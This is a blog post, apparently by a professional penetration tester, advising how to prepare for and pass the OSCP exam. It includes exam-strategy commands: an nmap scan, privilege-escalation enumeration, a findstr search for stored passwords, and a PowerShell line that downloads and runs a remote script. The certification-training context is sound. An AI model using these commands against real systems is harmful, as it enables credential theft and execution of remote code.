

How to Pass the OSCP

Before taking the exam,
I already had years of work experience as a penetration tester
at Fluid Attacks.
So,
I already knew how to perform a penetration test
and how to build a technical report of my findings.
However,
if you don’t have any work experience on the field
or you’re just starting out,
this post may help you pass your exam.
The most important phase on a penetration test is scanning. Here you
will use tools to get information about your target, such as its
operating system, open ports, the services running on those ports and
their versions, whether they have public vulnerabilities or not, and
whether there is a public exploit for those vulnerabilities. Since
metasploit is restricted to only one machine (this includes the
auxiliary modules too) you need to be familiar with tools such as
the following:
The only way to do this is by using them continuously until you develop
a solid enumeration strategy. To help you with this there are services like
hackthebox and
vulnhub, where you can find vulnerable
machines on which to test your skills.

Once there you can also practice the gaining access phase and your
privilege escalation strategies with multiple operating systems and
vulnerabilities that resemble the ones in real-life scenarios. You would
be surprised by how many times I’ve encountered a vulnerability on
hackthebox first and then on a real-life service. The tools and
resources that I got the most from for privilege escalation were
these:
I recommend hacking all the live machines that you can without any help
and getting some points on the platform. Doing this helps you get used to
the tools and increases your confidence in using them when you take the
exam. If you can’t hack a machine and it gets removed, you can check the
walkthrough by
Ippsec and
learn new things. You can learn stuff from these videos even for
machines you did root. Do this for at least one month or, if you have no
work experience whatsoever, two months.
Attacking the lab
I had a month of lab access, so the approach I took to the course and
the lab was to split them by days. One day concentrating on the guide and
taking notes of things that I didn’t know, and another day for attacking
the lab machines.
When you are working on the machines, also work on your time management
skills. Do not spend too much time on one machine when you can try
another one. Time management becomes very important when you are taking
your exam.
Before your lab access ends, be sure that you fully understand how to do
a buffer overflow. Take notes of every step, copy all the commands
that you need, and also how to get the return address.
Post lab
Here you want to gather the most information about the last two steps.
We are going back to hackthebox but instead of doing the active
machines we are going to do the ones from this
list
(there are also some from vulnhub).

Try to conquer those machines without the aid of walkthroughs.
When you finish one, look at these walkthroughs to check whether there
is another way in; if so, then also practice it.
The day before the exam, I did nothing. Your body and mind need to rest
and you should not try to cram for the test. Eat your favourite foods
whatever they may be. Treat yourself to a well-deserved dessert and watch
movies and series that you perhaps ignored when you focused on your
studies. The point is to de-stress so you’re fresh when you take the
exam.
The exam
The task is to gain administrative access to the machines in the
network. There are five machines, each is worth a certain number of points
if you complete it, and you need at least 70 points to pass the exam.
The machine points are distributed as follows:
25 points buffer overflow
25 points machine
Two 20 points machines
10 points machine
I started with the 25 points BoF machine while I scanned all the other
ones. I did this because I knew that I could follow the guide
step-by-step and get the BoF points. My scanning strategy was to runnmap with these options:
nmap with options.
nmap ip.ip.ip.ip -A -p- --min-rate=5000 --max-retries=5 -o tcp.txtAlso, I pinged the machine in order to view its operative system. If the
TTL (Time to Live) is 64 then it is a Linux machine, and if it is
128 then it’s a Windows machine. When the port scan finished I
checked every web service and used a web crawler like dirbuster ordirsearch.
After finishing the BoF machine, I started hacking the machines with
all the information that I had collected. I ended up going down rabbit
holes trying to gain admin privileges on the 25-pointer machine. Because
of the time the 25-point machine was taking, I quickly decided to switch
to both the 20-point and finally, the 10-pointer machine.
For privilege escalation I first checked the operative system version
and kernel, this can be done by running:
uname -a #linux> systeminfo #windowsIf it was Linux I checked for sudo rights running processes, and forSUID executables. There is a tool named linenum but it’s too verbose
and I like to search for things manually.
sudo -lps -auxfind / -perm -u=s -type f 2>/dev/nullIf it was Windows, I checked for the Groups.xml file (usually it has
administrative user and password information there), installed software
and tried to use powershell to run Windows exploits. When it comes
to Windows, most of the time, the way of escalating privileges is
through a vulnerability in the OS version or in an installed program
version.

> findstr /si password *.xml *.ini *.txt *.config 2>nul> IEX(New-Object Net.WebClient).downloadString('http://server/script.ps1')I finished my test in less than 10 hours with 4 admins and 1 user for a
little more than 75 total points. The mistake that I made was to be
lazy with my screenshots, so I needed to redo all the machines to get
all of my evidences. Do not do this! The next day I did my
technical documentation. The advice here is to put everything that you
did from the scanning phase up to the privilege escalation phase.
Also, if you modified an exploit (even if is only one line), add it to
the report and mark what you modified.
Be prepared and do your best
The OSCP is a difficult certification, but it’s not impossible. The
steps before the lab are going to help you get the most out of the
course and to establish your own routine when it comes to doing a
penetration test. The enumeration and scanning phases are the most
important ones in the whole process because you can spend hours going
down rabbit holes if you do not do these steps properly. Mental
toughness is needed to pass this test, so be prepared to think quickly
and creatively, daisy-chaining vulnerabilities, and rest when you need
it. The discord groups of hackthebox and OFFSEC are at your disposal to
answer your questions or give you hints where you need them. Try harder.
*** This is a Security Bloggers Network syndicated blog from Fluid Attacks RSS Feed authored by Jonathan Armas. Read the original post at: https://fluidattacks.com/blog/oscp-journey/
